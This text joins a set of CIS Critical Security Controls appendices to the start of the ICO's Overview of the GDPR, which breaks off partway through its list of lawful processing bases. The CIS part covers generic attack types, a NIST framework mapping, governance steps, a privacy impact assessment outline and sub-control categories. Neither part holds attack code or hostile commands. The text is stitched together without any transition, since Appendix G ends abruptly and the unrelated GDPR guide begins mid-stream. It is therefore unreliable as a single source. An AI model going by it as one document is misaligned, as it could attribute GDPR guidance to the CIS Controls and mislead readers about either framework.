- It should have an on-going “refresh” cycle that allows validation of prior defensive choices, as well as assessment of new information.
- It should be low cost, and preferably shared cost across a community.
- It should be openly demonstrable to others and negotiable (since your risk is always shared with others).

So the evolution of the CIS Critical Security Controls will follow the above guidelines to continually enrich and refresh the Controls. It will expand the number and variety of threat reports, develop a standard categorization or taxonomy of attacks to map to other frameworks and will take advantage of existing avenues for information sharing, such as using the Multi-State Information Sharing and Analysis Center (MS-ISAC).

Appendix B: Attack Types

Historically, the following Attack Types were the primary ones considered when developing the Critical Security Controls. The types were also mapped back into the Controls as part of the discussion to ensure good coverage by the Controls. This approach has been phased out in favor of the CIS Community Attack Model.

Attack Summary
Attackers continually scan for new, unprotected systems, including test or experimental systems, and exploit such systems to gain control of them.
Attackers distribute hostile content on Internet-accessible (and sometimes internal) websites that exploit unpatched and improperly secured client software running on victim machines.
Attackers continually scan for vulnerable software and exploit it to gain control of target machines.
Attackers use currently infected or compromised machines to identify and exploit other vulnerable machines across an internal network.
Attackers exploit weak default configurations of systems that are more geared to ease of use than security.
Attackers exploit new vulnerabilities on systems that lack critical patches in organizations that do not know that they are vulnerable because they lack continuous vulnerability assessments and effective remediation.
Attackers compromise target organizations that do not exercise their defenses to determine and continually improve their effectiveness.
Attackers use malicious code to gain and maintain control of target machines, capture sensitive data, and then spread it to other systems, sometimes wielding code that disables or dodges signature-based anti-virus tools.
Attackers scan for remotely accessible services on target systems that are often unneeded for business activities, but provide an avenue of attack and compromise of the organization.
Attackers exploit weak application software, particularly web applications, through attack vectors such as SQL injection, cross-site scripting, and similar tools.
Attackers exploit wireless access points to gain entry into a target organization's internal network, and exploit wireless client systems to steal sensitive information.
Attackers exploit users and system administrators via social engineering scams that work because of a lack of security skills and awareness.
Attackers exploit and infiltrate through network devices whose security configuration has been weakened over time by granting, for specific short-term business needs, supposedly temporary exceptions that are never removed.

Attackers trick a user with an administrator-level account into opening a phishing-style email with an attachment or surfing to the attacker's content on an Internet website, allowing the attacker's malicious code or exploit to run on the victim machine with full administrator privileges.

Attackers exploit boundary systems on Internet-accessible DMZ networks, and then pivot to gain deeper access on internal networks.

Attackers exploit poorly designed network architectures by locating unneeded or unprotected connections, weak filtering, or a lack of separation of important systems or business functions.

Attackers operate undetected for extended periods of time on compromised systems because of a lack of logging and log review.

Attackers gain access to sensitive documents in an organization that does not properly identify and protect sensitive information or separate it from non-sensitive information.

Attackers compromise inactive user accounts left behind by temporary workers, contractors, and former employees, including accounts left behind by the attackers themselves who are former employees.

Attackers escalate their privileges on victim machines by launching password guessing, password cracking, or privilege escalation exploits to gain administrator control of systems, which is then used to propagate to other victim machines across an enterprise.

Attackers gain access to internal enterprise systems and gather and exfiltrate sensitive information without detection by the victim organization.

Attackers compromise systems and alter important data, potentially jeopardizing organizational effectiveness via polluted information.

Attackers operate undiscovered in organizations without effective incident-response capabilities, and when the attackers are discovered, the organizations often cannot properly contain the attack, eradicate the attacker's presence, or recover to a secure production state.

Appendix C: The NIST Framework for Improving Critical Infrastructure Cybersecurity

Since its release in February 2014, The NIST *Framework for Improving Critical Infrastructure Cybersecurity* has become a major part of the national conversation about cybersecurity for the critical infrastructure (and beyond), and we believe it represents an important step towards large-scale and specific improvements in security for the United States and internationally. The Center for Internet Security was an active participant in the development of the Framework, and the CIS Critical Security Controls are called out as one of the “Informative References” that can be used to drive specific implementation.

The Framework is true to its name – “a set of principles, ideas, etc. that you use when you are forming your decisions and judgments” (from the MacMillan Dictionary) – and it provides a way to organize, conduct, and drive the conversation about security goals and improvements, for individual enterprises and across communities of enterprises. But it does not include any specific risk management process, or specify any priority of action. Those “decisions and judgments” are left to the adopter to manage for their specific situation and context.

We believe that for the vast majority of enterprises, the best approach to solving these problems is to tackle them as a community – not enterprise-by-enterprise. This is the essence of the CIS non-profit community model, and is embodied in projects like the CIS Critical Security Controls, the CIS Security Configuration Benchmarks, and the National Cyber Hygiene Campaign. We need to band together to identify key actions, create information, share tools, and remove barriers so that we can all succeed.

In that spirit the Center for Internet Security will continue to support the evolution of the Framework, and also help our community leverage the content, processes, and priorities of the CIS Critical Security Controls as an action mechanism in alignment with the NIST Cybersecurity Framework.

Below is an example of the working aids that CIS maintains to help our community leverage the Framework. This chart shows the mapping from the Critical Security Controls (Version 6.0) into the most relevant NIST CSF (Version 1.0) Core Functions and Categories.

CIS Critical Security Controls (V6.0)	Cybersecurity Framework (CSF) Core				
	Identify	Protect	Detect	Respond	Recover
CSC 1: Inventory of Authorized and Unauthorized Devices	AM				
CSC 2: Inventory of Authorized and Unauthorized Software	AM				

CIS Critical Security Controls (V6.0)	Cybersecurity Framework (CSF) Core				
	Identify	Protect	Detect	Respond	Recover
CSC 3: Secure Configuration of End user devices		IP			
CSC 4: Continuous Vulnerability Assessment and Remediation	RA		CM	MI	
CSC 5: Controlled Use of Administrative Privileges		AC			
CSC 6: Maintenance, Monitoring, and Analysis of Audit Logs			AE	AN	
CSC 7: Email and Web Browser Protections		PT			
CSC 8: Malware Defense		PT	CM		
CSC 9: Limitation and Control of Network Ports, Protocols, and Service		IP			
CSC 10: Data Recovery Capability					RP
CSC 11: Secure Configuration of Network Devices		IP			
CSC 12: Boundary Defense			DP		
CSC 13: Data Protection		DS			
CSC 14: Controlled Access Based on Need to Know		AC			
CSC 15: Wireless Access Control		AC			
CSC 16: Account Monitoring and Control		AC	CM		
CSC 17: Security Skills Assessment and Appropriate Training		AT			
CSC 18: Application Software Security		IP			
CSC 19: Incident Response and Management			AE	RP	
CSC 20: Penetration Tests and Red Team Exercises				IM	IM

Appendix D: The National Cyber Hygiene Campaign

The National Campaign for Cyber Hygiene was developed to provide a plain-language, accessible, and low-cost foundation for implementation of the CIS Critical Security Controls. Although the Controls already simplify the daunting challenges of cyber defense by creating community priorities and action, many enterprises are starting from a very basic level of security.

The Campaign starts with a few basic questions that every corporate and government leader ought to be able to answer.

- Do we know what is connected to our systems and networks? (CSC 1)
- Do we know what software is running (or trying to run) on our systems and networks? (CSC 2)
- Are we continuously managing our systems using “known good” configurations? (CSC 3)
- Are we continuously looking for and managing “known bad” software? (CSC 4)
- Do we limit and track the people who have the administrative privileges to change, bypass, or over-ride our security settings? (CSC 5)

These questions, and the actions required to answer them, are represented in “plain language” by the Top 5 Priorities of the Campaign: **“Count, Configure, Control Patch, Repeat”**. To support the Campaign, volunteers have created documentation and “toolkits” to guide implementation.

Although the language is simple and catchy, behind the scenes each of these questions is associated with a primary Control that provides an action plan. The Campaign is also designed to be in alignment with the first 5 of the CIS Critical Security Controls, the Australian Signals Directorate’s (ASD) “Top Four Strategies to Mitigate Targeted Intrusions, and the DHS Continuous Diagnostic and Mitigation (CDM) Program. This provides a strong and defensible basis for the Campaign Priorities, a growth path for maturity beyond these basic actions, and the benefits of a large community of experts, users, and vendors.

The National Campaign for Cyber Hygiene has been jointly adopted by the Center for Internet Security (home of the Multi-State Information Sharing and Analysis Center) and the National Governor’s Association Homeland Security Advisory Council (GHSAC) as a foundational cybersecurity program across many State, Local, Tribal, and Territorial governments and offers toolkits and resources for any public or private organization.

For more information, go to www.cisecurity.org.

Appendix E: Critical Governance Controls and the CIS Critical Security Controls

Cybersecurity governance is a key responsibility of the board of directors and senior executives, and it must be an integral part of overall enterprise governance. Because of its dynamic nature, cybersecurity governance must also be aligned with an *operational* cybersecurity framework.

To exercise effective governance, executives must have a clear understanding of what to expect from their information security program. They need to know how to direct the implementation, evaluate their own status with regard to existing security programs, and determine the strategy and objectives of an effective security program.

How the CIS Critical Security Controls Can Help

The Controls are actionable, automated activities that detect and prevent attacks against your network and most important data. They support enterprise security governance programs by bridging the gap from an executive view of business risk to a technical view of specific actions and operational controls to manage those risks. Key executive concerns about information security risks can be translated into specific programs for security improvement, and also into day-to-day security tasks for front-line personnel. This allows better alignment top-to-bottom of corporate risk management. Also, since the Controls are created and supported by a large independent community of practitioners and vendors, they provide a specific, supported, and open baseline for measurement and negotiation about security improvement – one that is demonstrably in alignment with essentially all formal regulatory, governance, and oversight frameworks.

From Governance to the CIS Critical Security Controls

To help improve your company's ability to manage information risks, here are some sample steps to help you align corporate governance concerns with the implementation of security controls. These examples identify the primary, but not the only, CIS Critical Security Controls which should be implemented.

Governance item #1: *Identify your most important information assets and the impact on your business or mission if they were to be compromised.*

Information is the lifeblood of every modern enterprise, and the movement, storage, and control of that information is inextricably bound to the use of Information Technology. Therefore the following CIS Critical Security Controls are the primary means to track and control the system components that manage the flow, presentation, and use of information.

CSC 1—Inventory of Authorized and Unauthorized Devices

CSC 2—Inventory of Authorized and Unauthorized Software

Governance Item #2: *Manage the known cyber vulnerabilities of your information and make sure the necessary security policies are in place to manage the risk.*

At a minimum, you should be able to identify and manage the large volume of *known* flaws and vulnerabilities found in Information Technology and processes. The following CIS Critical Security Controls are the primary means to establish a baseline of responsible practices that can be measured, managed, and reported.

CSC 3: Secure Configurations of Hardware and Software

CSC 4: Continuous Vulnerability Assessment and Remediation

Governance Item #3: *Clearly identify the key threats to your information and assess the weaknesses in your defense.*

Threats to your information, systems, and processes evolve constantly. The following CIS Critical Security Controls are the primary means to establish a baseline of responsible practices that can be measured, managed, and reported.

CSC 8: Malware Defenses

CSC 20: Penetration Tests and Red Team Exercises

Governance Item #4: *Confirm and control who has access to the most important information.*

Ensuring that the right people have access to corporate data and ensuring privileges are managed accurately can reduce the impact of unauthorized access, both from internal threats and external. The following CIS Critical Security Controls are the primary means to establish a baseline of responsible practices to identify needs and manage access.

CSC 5: Controlled Use of Administrative Privileges

CSC 14: Controlled Access Based on the Need to Know

A fundamental goal of information security is to reduce adverse impacts on the organization to an acceptable level of risk. Therefore, a crucial metric comprises the adverse impacts of information security incidents experienced by the company. An effective security program will show a trend of impact reduction. Quantitative measures can include trend analysis of impacts over time.

Developing an Overall Governance Strategy

While the CIS Critical Security Controls provide an effective way to plan, prioritize, and implement primarily *technical* controls for cyberdefense, they are best used as part of a holistic information governance program – one that also addresses policies, standards, and guidelines that support technical implementations. For example, conducting an inventory of devices on your network is an important technical best practice, but an organization must also define and publish policies and processes that clearly communicate to employees the purpose of these controls, what is expected of them and the role they play in protecting the company's interests.

The following topics provide a useful framework for developing your overall governance strategy. Based on our experience, these are prioritized based on their impact in building and supporting an effective information assurance program.

Executive Sponsorship: Develop information assurance charters with roles and responsibilities, steering committees, and board of director briefings to establish support and leadership from executives.

Information Assurance Program Management: Define management and resource allocation controls, such as budgeting, and prioritization to govern information assurance programs under executive sponsorship.

Information Assurance Policies and Standards Management: Define and document policies and standards to provide detailed guidance regarding how security controls will be completed to promote consistency in defense.

Data Classification: Identify, prioritize and label data assets, including analog or physical assets.

Risk Management: Identify thoughtful and purposeful defense strategies based on priority decisions on how best to defend valuable data assets.

Compliance and Legal Management: Address compliance requirements based on the regulatory and contractual requirements placed on your organization.

Security Awareness and Education: Establish education plans for all workforce members to ensure that they have the necessary skills to protect information assets as a part of their responsibilities.

Audit and Assessment Management: Conduct audits and assessments to ensure that information assurance efforts are consistent with the standards you have defined and to assist in your efforts to manage risk.

Personnel and Human Resources Management: Specify personnel and human resources controls to manage the way people interact with data assets. People, as well as technology controls, are critical for the defense of information assets.

Budgets and Resource Management: Allocate appropriate resources in order to be effective at defense. Information assurance architectures are vital for defense, but without budgets and resources, such plans will never be effective.

Physical Security: Protect the equipment, buildings, and locations where data assets are stored to provide a foundation for the logical security of data assets.

Incident Response Management: Specify the planned management of how you will respond in the face of potentially adverse events. This acts as a component of business continuity and disaster management.

Business Continuity and Disaster Recovery Management: Specify resiliency controls to help mitigate potential losses due to potential disruptions to business operations.

Procurement and Vendor Management: Partner with business associates in defending their data assets. The Controls define how an organization aligns with third parties and vendors to protect their data assets.

Change and Configuration Management: Assess, accept or deny, and log changes to systems, especially configuration changes in a systematic formal manner in order to defend the organization's information assets.

Organizations are encouraged (and many are required) to implement these governance controls in parallel with the technical controls defined elsewhere in this document. Both technical and governance related controls should be considered equally important pillars in the architecture of an organization's defense.

Appendix F: Toward A Privacy Impact Assessment (PIA) for the CIS Critical Security Controls

Introduction

An effective posture of enterprise cybersecurity need not, and, indeed, should not compromise individual privacy. Many laws, regulations, guidelines, and recommendations exist to safeguard privacy, and enterprises will, in many cases, adapt their existing policies on privacy as they apply the Controls.

At a minimum, use of the Controls should conform to the general principles embodied in the *Fair Information Practice principles* (FIPs)² and in *Privacy by Design*.³ All enterprises that apply the Controls should undertake – and make available to stakeholders – privacy impact assessments of relevant systems to ensure that appropriate protections are in place as the Controls are implemented. Every enterprise should also regularly review these assessments as material changes to its cybersecurity posture are adopted. The aim is to assess and mitigate the major potential privacy risks associated with implementing specific Controls as well as evaluate the overall impact of the Controls on individual privacy.

To assist enterprises in efforts to conduct a privacy impact assessment when implementing the Controls and to contribute to the establishment of a more general reference standard for privacy and the Controls, CIS will convene technical and privacy experts to review each Control and offer recommendations for best practice.

The following framework will help guide this effort and provide a possible outline for a Privacy Impact Assessment.

Privacy Impact Assessment of the CIS Critical Security Controls

I. Overview

Outline the purpose of each Control and provide justification for any actual or potential intersection with privacy-sensitive information.

- Where possible, identify how technologies, procedures, and data flows are used to implement the Control. Provide a brief description of how the Control generally

² See <http://www.dhs.gov/publication/fair-information-practice-principles-fipps>, and <http://www.nist.gov/nstic/NSTIC-FIPPs.pdf>.

³ See <https://www.privacybydesign.ca>. The approach discussed in this Annex draws heavily on public sector approaches in the United States, but can be adapted for any jurisdiction.

collects and stores information. Identify the type of data collected by the Control and the kinds of information that can be derived from this data. In discussing how the Control might collect and use PII, include a typical transaction that details the life cycle of that PII from collection to disposal.

- Describe the measures necessary to protect privacy data and mitigate any risks of unauthorized access or inadvertent disclosure of the data. The aim here is not to list every possible risk to privacy, but rather, to provide a holistic view of the risks to privacy that could arise from implementation of the Control.
- Describe any potential ad-hoc or routine information sharing that will result from the implementation of the Control both within the enterprise and with external sharing partners. Also describe how such external sharing is compatible with the original collection of the information, and what agreements would need to be in place to support this sharing.

II. Authorities

Identify the legal authorities or enterprise policies that would permit or, conversely, limit or prohibit the collection or use of information by the Control.

- List the statutory and regulatory authorities that would govern operation of the Control, including the authorities to collect the information identified above. Explain how the statutory and regulatory authorities permit or would limit collection and use of the information or govern geographic storage requirements. If the Control would conceivably collect Personally Identifiable Information (PII), also identify the specific statutory authority that would permit such collection.
- Would the responsible office of an enterprise be able to rely on authorities of another parent organization, subsidiary, partner or agency?
- Might the information collected by the Control be received from a foreign user, organization or government? If so, do any international agreement, contract, privacy policy or memorandum of understanding exist to support or otherwise govern this collection?

III. Characterizing Control-Related Information

Identify the type of data the Control collects, uses, disseminates, or maintains.

- For each Control, identify both the categories of technology sources, logs, or individuals from whom information would be collected, and, for each category, list any potential PII, that might be gathered, used, or stored to support the Control.
 - Relevant information here includes (but is not limited to): name; date of birth; mailing address; telephone numbers; social security number; e-mail address; mother's maiden name; medical records locators; bank account numbers; health plan beneficiaries; any other account numbers; certificates or other license numbers; vehicle identifiers, including license plates;

marriage records; civil or criminal history information; medical records; device identifiers and serial numbers; education records; biometric identifiers; photographic facial images; or any other unique identifying number or characteristic.

- If the output of the Control, or system on which it operates, creates new information from data collected (for example, a scoring, analysis, or report), this might this new information have privacy implications? If so, perform the same above analysis on the newly created information.
- If the Control uses information from commercial sources or publicly available data to enrich other data collected, explain how this information might be used.
 - Commercial data includes information from data aggregators (such as Lexis Nexis, threat feeds, or malware databases), or from social networking sources where the information was originally collected by a private organization.
 - Publicly available data includes information obtained from the internet, news feeds, or from state or local public records, such as court records where the records are received directly from the state or local agency, rather than from a commercial data aggregator.
 - Identify scenarios with this enriched data might derive data that could have privacy implications. If so, perform the same above analysis on the newly created information.
- Identify and discuss the privacy risks for Control information and explain how they are mitigated. Specific risks may be inherent in the sources or methods of collection.
- Consider the following Fair Information Practice principles (FIPs):
 - *Principle of Purpose Specification:* Explain how the collection of PII by the Control links to the cybersecurity needs of the enterprise.
 - *Principle of Minimization:* Is the PII data directly relevant and necessary to accomplish the specific purposes of the Control?
 - *Principle of Individual Participation:* Does the Control, to the extent possible and practical, collect PII directly from individuals?

IV. Uses of Control-Related Information

Describe the Control's use of PII or privacy protected data. Describe how and why the Control uses this data.

- List likely uses of the information collected or maintained, both internal and external to the enterprise. Explain how and why different data elements will be used. If Social Security numbers are collected for any reason, for example, describe why such collection is necessary and how such information would be used. Describe types of procedures and protections to be in place to ensure that information is handled appropriately, and policies that need to be in place to provide user notification.
- Does the Control make use of technology to conduct electronic searches, queries, or analyses in a database to discover or locate a predictive pattern or an anomaly? If

so, describe what results would be achieved and if there would be possibility of privacy implications.

- Some Controls require the processing of large amounts of information in response to user inquiry or programmed functions. The Controls may help identify data that were previously not identifiable and may generate the need for additional research by analysts or other employees. Some Controls are designed to perform complex analytical tasks resulting in other types of data, matching, relational analysis, scoring, reporting, or pattern analysis.
- Discuss the results generated by the uses described above, including link analysis, scoring, or other analyses. These results may be generated electronically by the information system, or manually through review by an analyst. Would these results potentially have privacy implications?
- Are there other offices or departments within or connected to the enterprise that would receive any data generated? Would there be privacy implications to their use or collection of this data?
- Consider the following FIPs:
 - *Principle of Transparency*: Is the PIA and related policies clear about the uses of information generated by the Control?
 - *Principle of Use Limitation*: Is the use of information contained in the system relevant to the mission of the Control?

V. Security

Complete a security plan for the information system(s) supporting the Control.

- Is there appropriate guidance when implementing the Control to ensure that appropriate physical, personnel, IT, and other safeguards are in place to protect privacy protected data flowing to and generated from the Control?
- Consider the following Fair Information Practice principle:
 - *Principle of Security*: Is the security appropriate and proportionate to the protected data?

VI. Notice

Identify if any notice to individuals must be put in place regarding implementation of the Control, PII collected, the right to consent to uses of information, and the right to decline to provide information (if practicable).

- Define how the enterprise might require notice to individuals prior to the collection of information.
- Enterprises often provide written or oral notice to employees, customers, shareholders, and other stakeholders before they collect information from individuals. In the U.S. government, that notice may include a posted privacy policy, a Privacy Act statement, a Privacy Impact Assessment, or a Statement of Records

Notice (SORN) published in the *U.S. Federal Register*. For private companies, collecting information from consumers, publicly available privacy policies are used. Describe what notice might be relevant to individuals whose information might be collected by the Control.

- If notice might not, or cannot be provided, define if one is required or how it can be mitigated. For certain law enforcement operations, notice may not be appropriate – enterprises would then explain how providing direct notice to the individual at the time of collection would undermine a law enforcement mission.
- Discuss how the notice provided corresponds to the purpose of the Control and the declared uses. Discuss how the notice given for the initial collection is consistent with the stated use(s) of the information. Describe how implementation of the Control mitigates the risks associated with potentially insufficient notice and opportunity to decline or consent.
- Consider the following FIPs:
 - *Principle of Transparency*: Will this Control allow sufficient notice to be provided to individuals?
 - *Principle of Use Limitation*: Is the information used only for the purpose for which notice was provided either directly to individuals or through a public notice? What procedures can be put in place to ensure that information is used only for the purpose articulated in the notice?
 - *Principle of Individual Participation*: Will the enterprise be required to provide notice to individuals regarding redress, including access and correction, including other purposes of notice such as types of information and controls over security, retention, disposal, etc.?

VII. Data Retention

Will there be a requirement to develop a records retention policy, subject to approval by the appropriate enterprise authorities (e.g., management, Board), to govern information gathered and generated by the Control?

- Consider the following FIPs below to assist in providing a response:
 - *Principle of Minimization*: Does the Control have the capacity to use only the information necessary for declared purposes? Would the Control be able to manage PII retained only for as long as necessary and relevant to fulfill the specified purposes?
 - *Principle of Data Quality and Integrity*: Does the PIA describe policies and procedures required by an organization for how PII is purged once it is determined to be no longer relevant and necessary?

VIII. Information Sharing

Describe the scope of the information sharing within and external to the enterprise that could be required to support the Control. External sharing encompasses sharing with other

businesses, vendors, private sector groups, or federal, state, local, tribal, and territorial government, as well as with governments or official agencies of other countries.

- For state or local government agencies, or private sector organizations list the general types that might be applicable for the Control, rather than the specific names.
- Describe any agreements that might be required for an organization to conduct information sharing as part of normal enterprise operations.
- Discuss the privacy risks associated with the sharing of information outside of the enterprise. How can those risks be mitigated?
- Discuss how the sharing of information is compatible with the stated purpose and use of the original collection for the Control.

IX. Redress

Enterprises should have in place procedures for individuals to seek redress if they believe their PII may have been improperly or inadvertently disclosed or misused through implementation of the Controls. These procedures may include allowing them to file complaints about what data is collected or how it's used.

- Consider the following issue that falls under the FIP principle of *Individual Participation*:
 - Can a mechanism be applied by which an individual can prevent PII obtained for one purpose from being used for other purposes without the individual's knowledge?

X. Auditing and Accountability

Describe what technical and policy based safeguards and security measures might be needed to support the Control. Include an examination of technical and policy safeguards, such as information sharing protocols, special access restrictions, and other controls.

- Discuss whether the Control allows for self-audits, permits third party audits, or allows real time or forensic reviews by appropriate oversight agencies.
- Do the IT systems supporting the Control have automated tools to indicate when information is possibly being misused?
- Describe what requirements for privacy training should be provided to users either generally or specifically relevant to the Control, including information handling procedures and sensitivity of information. Discuss how individuals who have access to PII collected or generated by the Control should be trained to appropriately handle that information.
- Discuss the types of processes and procedures necessary to review and approve information sharing agreements, new uses of Control information, and new access to Control information by other parties.

Appendix G: Categorization for the CIS Critical Security Controls

Introduction

When we created Version 6 of the CIS Controls, one of the notable changes was deletion of the “categories” for each sub-Control (*Quick Win, Visibility and Attribution, Improved Security Configuration and Hygiene, and Advanced*). These had proved to be problematic for several reasons, and a number of people found them to be more inconsistent than useful.

But other adopters told us they missed the categories and found them helpful in prioritizing their Controls implementation plans, especially in presenting those plans to management, so we went back to take another look at them. In addition, people asked for more help in identifying sub-controls that were truly “advanced” and would require substantial investment of time and resources.

This document presents a simpler categorization scheme for each sub-control, along with some explanatory information to separate actions that we consider “Foundational” from those that are “Advanced”.

Description

In Version 5 of the CIS Controls, each sub-category was identified in one of the following categories:

- ***Quick wins*** that provide significant risk reduction without major financial, procedural, architectural, or technical changes to an environment, or that provide such substantial and immediate risk reduction against very common attacks that most security-aware organizations prioritize these key controls.
- ***Visibility and attribution measures*** to improve the process, architecture, and technical capabilities of organizations to monitor their networks and computer systems to detect attack attempts, locate points of entry, identify already-compromised machines, interrupt infiltrated attackers’ activities, and gain information about the sources of an attack.
- ***Improved information security configuration and hygiene*** to reduce the number and magnitude of security vulnerabilities and improve the operations of networked computer systems, with a focus on protecting against poor security practices by system administrators and end-users that could give an attacker an advantage.
- ***Advanced sub-controls*** that use new technologies or procedures that provide maximum security but are harder to deploy or more expensive or require more highly skilled staff than commoditized security solutions.

For Version 6.1, we made this simpler and moved to a 2-category system. As a starting point, we worked from the original Version 5 categories since most of the sub-controls carried over in some form.

- **Foundational:** These provide essential improvements to the process, architecture, and technical capabilities of organizations to monitor their networks and computer systems to detect attack attempts, locate points of entry, identify already-compromised machines, interrupt infiltrated attackers' activities, and gain information about the sources of an attack. They reduce the number and magnitude of security vulnerabilities and improve the operations of networked computer systems, with a focus on protecting against poor security practices by system administrators and end-users that could give an attacker an advantage.
- **Advanced:** These are sub-controls that use new technologies or procedures for maximum security, but are harder to deploy or more expensive or require more highly skilled staff than commoditized security solutions.

However a number of adopters noted that some of the individual sub-controls contain wording, phrases, or an interpretation that did not fall neatly into either category. So for each of those, we identified a primary category (Foundational or Advanced, shown as "Y" in one column of the charts); and then we added text to clarify and separate out the other aspect of the sub-control.

For example, we might identify a given sub-control as Foundational, but those seeking to build upon the sub-control for an Advanced security program now have some guidance. This is not a particularly elegant solution, but we wanted to provide useful guidance without a significant rewrite of the sub-controls. Enterprises adopting the Controls do something like this anyway – interpret each of the sub-controls in the context of their specific situation, technical base, and risk management – in order to create a roadmap of phased implementation.

Overview of the

General Data Protection

Regulation (GDPR)

What's new	3
Introduction	5
Principles	7
Key areas to consider	9
Individuals' rights	13
The right to be informed	14
The right of access	17
The right to rectification	19
The right to erasure	20
The right to restrict processing	22
The right to data portability	23
The right to object	25
Rights related to automated decision making and profiling	27
Accountability and governance	30
Breach notification	38
Transfer of data	40
National derogations	43

What's new

What's new

We will update this page monthly to highlight and link to what's new in our Overview of the GDPR.

May 2017

We have updated our [GDPR 12 steps to take now document](#)

We have added a [Getting ready for GDPR checklist to our self-assessment toolkit](#)

April 2017

We have published our [profiling discussion paper for feedback](#) .

March 2017

We have published our [draft consent guidance for public consultation](#).

January 2017

Article 29 have published the following guidance, which is now included in our overview:

- [Data portability](#)
- [Lead supervisory authorities](#)
- [Data protection officers](#)

Next steps

Article 29 are planning the following guidance:

- Consent
- Transparency
- Profiling
- High risk processing
- Certification
- Administrative fines
- Breach notification
- Data transfers

The ICO are planning guidance on:

- Contracts and liability

Introduction

Introduction

This overview highlights the key themes of the General Data Protection Regulation (GDPR) to help organisations understand the new legal framework in the EU. It explains the similarities with the existing UK Data Protection Act 1998 (DPA), and describes some of the new and different requirements. It is for those who have day-to-day responsibility for data protection.

This is a living document and we are working to expand it in key areas. It includes links to relevant sections of the GDPR itself, to other ICO guidance and to guidance produced by the EU's Article 29 Working Party. The Working Party includes representatives of the data protection authorities from each EU member state, and the ICO is the UK's representative.

The GDPR will apply in the UK from 25 May 2018. The government has confirmed that the UK's decision to leave the EU will not affect the commencement of the GDPR.

The ICO is committed to assisting businesses and public bodies to prepare to meet the requirements of the GDPR ahead of May 2018 and beyond. We acknowledge that there may still be questions about how the GDPR would apply in the UK on leaving the EU, but this should not distract from the important task of compliance with the GDPR.

With so many businesses and services operating across borders, international consistency around data protection laws and rights is crucial both to businesses and organisations, and to individuals. The ICO's role has always involved working closely with regulators in other countries, and that will continue to be the case. Having clear laws with safeguards in place is more important than ever given the growing digital economy, and we will work with government to stay at the centre of these conversations about the long term future of UK data protection law and to provide our advice and counsel where appropriate.

Who does the GDPR apply to?

- The GDPR applies to 'controllers' **and** 'processors'. The definitions are broadly the same as under the DPA – ie the controller says how and why personal data is processed and the processor acts on the controller's behalf. If you are currently subject to the DPA, it is likely that you will also be subject to the GDPR.

If you are a processor, the GDPR places specific legal obligations on you; for example, you are required to maintain records of personal data and processing activities. You will have significantly more legal liability if you are responsible for a breach. These obligations for processors are a new requirement under the GDPR.

However, if you are a controller, you are not relieved of your obligations where a processor is involved – the GDPR places further obligations on you to ensure your contracts with processors comply with the GDPR.

- The GDPR applies to processing carried out by organisations operating within the EU. It also applies to organisations outside the EU that offer goods or services to individuals in the EU.
- The GDPR does not apply to certain activities including processing covered by the [Law Enforcement](#)

[Directive](#), processing for national security purposes and processing carried out by individuals purely for personal/household activities.

Further reading in the GDPR

 [See Articles 3, 28-31 and Recitals 22-25, 81-82](#) 

External link

What information does the GDPR apply to?

Personal data

Like the DPA, the GDPR applies to 'personal data'. However, the GDPR's definition is more detailed and makes it clear that information such as an online identifier – eg an IP address – can be personal data. The more expansive definition provides for a wide range of personal identifiers to constitute personal data, reflecting changes in technology and the way organisations collect information about people.

For most organisations, keeping HR records, customer lists, or contact details etc, the change to the definition should make little practical difference. You can assume that if you hold information that falls within the scope of the DPA, it will also fall within the scope of the GDPR.

The GDPR applies to both automated personal data and to manual filing systems where personal data are accessible according to specific criteria. This is wider than the DPA's definition and could include chronologically ordered sets of manual records containing personal data.

Personal data that has been pseudonymised – eg key-coded – can fall within the scope of the GDPR depending on how difficult it is to attribute the pseudonym to a particular individual.

Sensitive personal data

The GDPR refers to sensitive personal data as "special categories of personal data" (see Article 9). These categories are broadly the same as those in the DPA, but there are some minor changes.

For example, the special categories specifically include genetic data, and biometric data where processed to uniquely identify an individual.

Personal data relating to criminal convictions and offences are not included, but similar extra safeguards apply to its processing (see Article 10).

Further reading in the GDPR

 [See Articles 2, 4, 9, 10 and Recitals 1, 2, 26, 51](#) 

External link

Principles

Under the GDPR, the data protection principles set out the main responsibilities for organisations.

The principles are similar to those in the DPA, with added detail at certain points and a new **accountability** requirement. The GDPR does not have principles relating to individuals' rights or overseas transfers of personal data - these are specifically addressed in separate articles (see GDPR Chapter III and Chapter V respectively).

The most significant addition is the accountability principle. The GDPR requires you to show **how** you comply with the principles – for example by documenting the decisions you take about a processing activity. [This is explained in greater detail later in this guide.](#)

Article 5 of the GDPR requires that personal data shall be:



- (a) processed lawfully, fairly and in a transparent manner in relation to individuals;
- (b) collected for specified, explicit and legitimate purposes and not further processed in a manner that is incompatible with those purposes; further processing for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes shall not be considered to be incompatible with the initial purposes;
- (c) adequate, relevant and limited to what is necessary in relation to the purposes for which they are processed;
- (d) accurate and, where necessary, kept up to date; every reasonable step must be taken to ensure that personal data that are inaccurate, having regard to the purposes for which they are processed, are erased or rectified without delay;
- (e) kept in a form which permits identification of data subjects for no longer than is necessary for the purposes for which the personal data are processed; personal data may be stored for longer periods insofar as the personal data will be processed solely for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes subject to implementation of the appropriate technical and organisational measures required by the GDPR in order to safeguard the rights and freedoms of individuals;
- (f) processed in a manner that ensures appropriate security of the personal data, including protection against unauthorised or unlawful processing and against accidental loss, destruction or damage, using appropriate technical or organisational measures.

Article 5(2) requires that

“the controller shall be responsible for, and be able to demonstrate, compliance with the principles.”

Further reading in the GDPR

[See Article 5 and Recital 39](#)

Key areas to consider

Lawful processing

For processing to be lawful under the GDPR, you need to identify a legal basis before you can process personal data. These are often referred to as the “conditions for processing” under the DPA.

It is important that you determine your legal basis for processing personal data and document this.

This becomes more of an issue under the GDPR because your legal basis for processing has an effect on individuals’ rights. For example, if you rely on someone’s consent to process their data, they will generally have stronger rights, for example to have their data deleted.

The GDPR allows member states to introduce more specific provisions in relation to Articles 6(1)(c) and (e):



“(c) processing is necessary for compliance with a legal obligation”;

“(e) processing is necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller.”

These provisions are particularly relevant to public authorities and highly regulated sectors.

The tables below set out the legal bases available for processing personal data and special categories of data.

Lawfulness of processing conditions

6(1)(a) – Consent of the data subject

6(1)(b) – Processing is necessary for the performance of a contract with the data subject or to take steps to enter into a contract

6(1)(c) – Processing is necessary for compliance with a legal obligation

6(1)(d) – Processing is necessary to protect the vital interests of a data subject or another person

6(1)(e) – Processing is necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller

